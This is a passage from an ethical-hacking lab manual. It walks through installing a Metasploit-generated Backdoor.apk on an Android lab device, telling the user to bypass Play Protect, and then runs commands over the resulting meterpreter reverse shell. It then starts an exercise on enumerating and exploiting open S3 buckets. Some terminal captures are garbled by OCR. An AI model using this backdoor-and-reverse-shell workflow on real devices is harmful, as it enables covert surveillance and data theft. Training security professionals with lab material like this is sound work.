------	---------------	------	-------------

<a href="#">Parent Directory</a>			
<a href="#">Backdoor.apk</a>	2021-07-13 07:05	9.9K	

Apache/2.4.46 (Debian) Server at 10.10.1.13 Port 80



Note: If an **Open with** option appears, choose **Package installer** and click **Always**.

21. A **MainActivity** screen appears. Click **Next**, and then **INSTALL**.

Note: If a **Blocked by Play Protect** pop-up appears click on **INSTALL ANYWAY**. If a **Send app for scanning?** pop-up appears click on **DON'T SEND**



 MainActivity

Do you want to install this application? It will get access to:

-  modify system settings
-  read call log  
write call log
-  take pictures and videos
-  modify your contacts  
read your contacts
-  access approximate location (network-based)  
access precise location (GPS and network-based)
-  record audio
-  directly call phone numbers  
⌚ this may cost you money  
read phone status and identity
-  read your text messages (SMS or MMS)  
receive text messages (SMS)  
send and view SMS messages  
⌚ this may cost you money
-  modify or delete the contents of your SD card  
read the contents of your SD card

[CANCEL](#) [INSTALL](#)

22. After the application installs successfully, an **App installed** notification appears. Click **OPEN**.





App installed.



DONE OPEN

23. Click **Target\_ATTACKER MACHINE-2** switch back to the **Attacker Machine-2** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot below.

Note: In this case, **10.10.1.11** is the IP address of the victim machine (**Android Device**).



## Parrot Terminal

```
Module options (exploit/multi/handler):
```

Name	Current	Setting	Required	Description

```
attackers Home
```

```
Payload options (android/meterpreter/reverse_tcp):
```

Name	Current	Setting	Required	Description
LHOST	10.10.1.13		yes	The listen address (an interface may be specified)
LPORT	4444		yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z
```

```
[*] Exploit running as background job 0.
```

```
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 10.10.1.13:4444
```

```
msf6 exploit(multi/handler) > [*] Sending stage (76757 bytes) to 10.10.1.11
```

```
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:45918) at 2021-07-13 07:27:34 -0400
```

24. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot below.

Note: In this command, **1** specifies the number of the session.

## Parrot Terminal

File Edit View Search Terminal Help

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (android/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

README License

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (76757 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:45918) at 2021-07-13 07:27:34 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

25. Type **sysinfo** and press **Enter**. This command displays the information on the target machine such as computer name, OS.

## Parrot Terminal

File Edit View Search Terminal Help

Payload options (android/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name	os
0	Wildcard Target	

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (76757 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:45918) at 2021-07-13 07:27:34 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : localhost
OS       : Android 9 - Linux 4.19.80-android-x86_64-g914c6a3 (x86_64)
Meterpreter : dalvik/android
meterpreter >
```

26. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot below.

Note: The **MAC Addresses** might differ in your lab environment.

## Parrot Terminal

File Edit View Search Terminal Help

meterpreter &gt; ipconfig

Interface 1

```
=====
Name      : wlan0 - wlan0
Hardware MAC : 02:15:5d:09:51:d5
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::7617:9302:8ff2:3c7e
IPv6 Netmask : ::
```

REALM:License

Interface 2

```
=====
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
```

Interface 3

```
=====
Name      : wifi eth - wifi eth
Hardware MAC : 02:15:5d:09:51:d5
IPv6 Address : fe80::15:5dff:fe09:51d5
IPv6 Netmask : ::
```

Interface 4

```
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
```

27. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.

## Parrot Terminal

```
File Edit View Search Terminal Help
```

```
Name      : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
```

```
Interface 3
```

```
=====
Name      : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:09:51:d5
IPv6 Address : fe80::15:5dff:fe09:51d5
IPv6 Netmask : ::
```

```
REALME\License
```

```
Interface 4
```

```
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 5
```

```
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
```

```
meterpreter > pid
/data/user/0/com.metasploit.stage/files
meterpreter >
```

```
☰ Menu Parrot Terminal
```

28. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

29. Type **pwd** and press **Enter**. The present working directory will be changed to **sdcard**, that is, **/storage/emulated/0**.

## Parrot Terminal

File Edit View Search Terminal Help

## Interface 3

```
=====
Name      : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:09:51:d5
IPv6 Address : fe80::15:5dff:fe09:51d5
IPv6 Netmask : ::
```

## Interface 4

```
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

## Interface 5

```
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
```

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > ps
/storage/emulated/0
meterpreter >
```

Menu Parrot Terminal

30. While, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities; for example, they can upload worms, download data, and spy on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim

## Parrot Terminal

```
File Edit View Search Terminal Help  
Name      : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::
```

```
Interface 5  
=====
```

```
Name : sit0 - sit0  
Hardware MAC : 00:00:00:00:00:00
```

```
meterpreter > pwd
```

```
/data/user/0/com.metasploit.stage/files
```

```
meterpreter > cd /sdcard
```

```
meterpreter > pwd
```

```
/storage/emulated/0
```

```
meterpreter > ps
```

```
Wordlists
```

```
Process List  
=====
```

PID	Name	User
---	---	---
6257	com.metasploit.stage	u0_a76
6320	sh	u0_a76
6322	ps	u0_a76

```
Sample Captures
```


```
meterpreter >
```

```
☰ Menu  Parrot Terminal
```

31. Close all windows.

32. Click **Target\_ANDROID DEVICE** to switch to the **Android Device** machine.

33. On the **Home Screen**, swipe up to view all the applications.



34. In the applications drawer, long click on the **MainActivity** application and click **App info**.



Search apps



Calculator



Calendar



Calibration



Chrome



Clock



App info



Dev Tools



Files



Gallery



Gmail



Google



MainActivity



Music



Notes



Phone



Play Store



RSS Reader



Settings



Taskbar



Terminal Emulator



Voice Search

35. An **App info** page appears. Click **UNINSTALL** button to uninstall the application.

Note: If a pop-up appears, click **OK**.



MainActivity  
Installed

**UNINSTALL**

**FORCE STOP**



#### Notifications

On

#### Permissions

Call logs, Camera, Contacts, Location, Microphone, Phone, SMS, and Storage

#### Storage

356 kB used in internal storage

#### Data usage

No data used



#### Advanced

Battery, Open by default, Advanced, Store

36. This concludes the demonstration of hacking an Android device by creating binary payloads.

37. Close all open windows and document all the acquired information.

## Exercise 10: Exploit Open S3 Buckets using AWS CLI

*S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc.*

### Lab Scenario

A security professional must have sound knowledge of enumerating S3 buckets. Using various techniques, misconfigurations in the bucket can be exploited to breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables an attacker to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

### Lab Objectives

This lab demonstrates how to exploit S3 buckets using AWS CLI.

### Overview of S3 Buckets

S3 buckets are used to store different types of data. The user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:


- **Inspecting HTML:** Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets
- **Brute-Forcing URL:** Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains:** Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search:** Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking:** Use advanced Google search operators such as "**inurl**" to search for URLs related to the target S3 buckets.



## Lab Tasks

Note: Before starting this task, you must create an AWS account (<https://aws.amazon.com>).

1. Click **Target\_ATTACKER MACHINE-2** to switch to the **Attacker Machine-2** machine. In the **Attacker Machine-2** machine, click the **MATE Terminal** icon in the menu to launch the terminal.



2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd** and press **Enter** to jump to the root directory.



## Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-]
└─$sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

README.License



Trash



Wordlists



Wordlist

Sample Captures

Menu Parrot Terminal

5. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker]
└── #cd
[root@parrot]~[-]
└── #pip3 install awscli
Collecting awscli
  Downloading awscli-1.19.110.tar.gz (1.4 MB)
    |████████| 1.4 MB 14.1 MB/s
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Collecting botocore==1.20.110
  Downloading botocore-1.20.110-py2.py3-none-any.whl (7.7 MB)
    |████████| 7.7 MB 289 kB/s
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/lib/python3/dist-packages (from awscli) (0.4.3)
Collecting docutils<0.16,>=0.10
  Downloading docutils-0.15.2-py3-none-any.whl (547 kB)
    |████████| 547 kB 35.1 MB/s
Collecting s3transfer<0.5.0,>=0.4.0
  Downloading s3transfer-0.4.2-py2.py3-none-any.whl (79 kB)
    |████████| 79 kB 9.0 MB/s
Collecting rsa<4.8,>=3.1.2
  Downloading rsa-4.7.2-py3-none-any.whl (34 kB)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.20.110->awscli) (1.25.9)
Collecting jmespath<1.0.0,>=0.7.1
  Downloading jmespath-0.10.0-py2.py3-none-any.whl (24 kB)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.20.110->awscli) (2.8.1)
```

6. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

Note: Ignore errors (if any).

## Parrot Terminal


File Edit View Search Terminal Help

```
  Downloading jmespath-0.10.0-py2.py3-none-any.whl (24 kB)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.20.110->awscli) (2.8.1)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
Building wheels for collected packages: awscli
  Building wheel for awscli (setup.py) ... done
    Created wheel for awscli: filename=awscli-1.19.110-py2.py3-none-any.whl size=3627226 sha256=0b84b72
400646f40095431f63df2ad694e87f2f8936513dc7eccde4b6bd69c19
  Stored in directory: /root/.cache/pip/wheels/e3/4a/e9/7f78770c5ae46f76c7fd7b764d57c16377100c397bc23
4c324
Successfully built awscli
Installing collected packages: jmespath, botocore, docutils, s3transfer, rsa, awscli
Successfully installed awscli-1.19.110 botocore-1.20.110 docutils-0.15.2 jmespath-0.10.0 rsa-4.7.2 s3t
ransfer-0.4.2
[root@parrot]~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
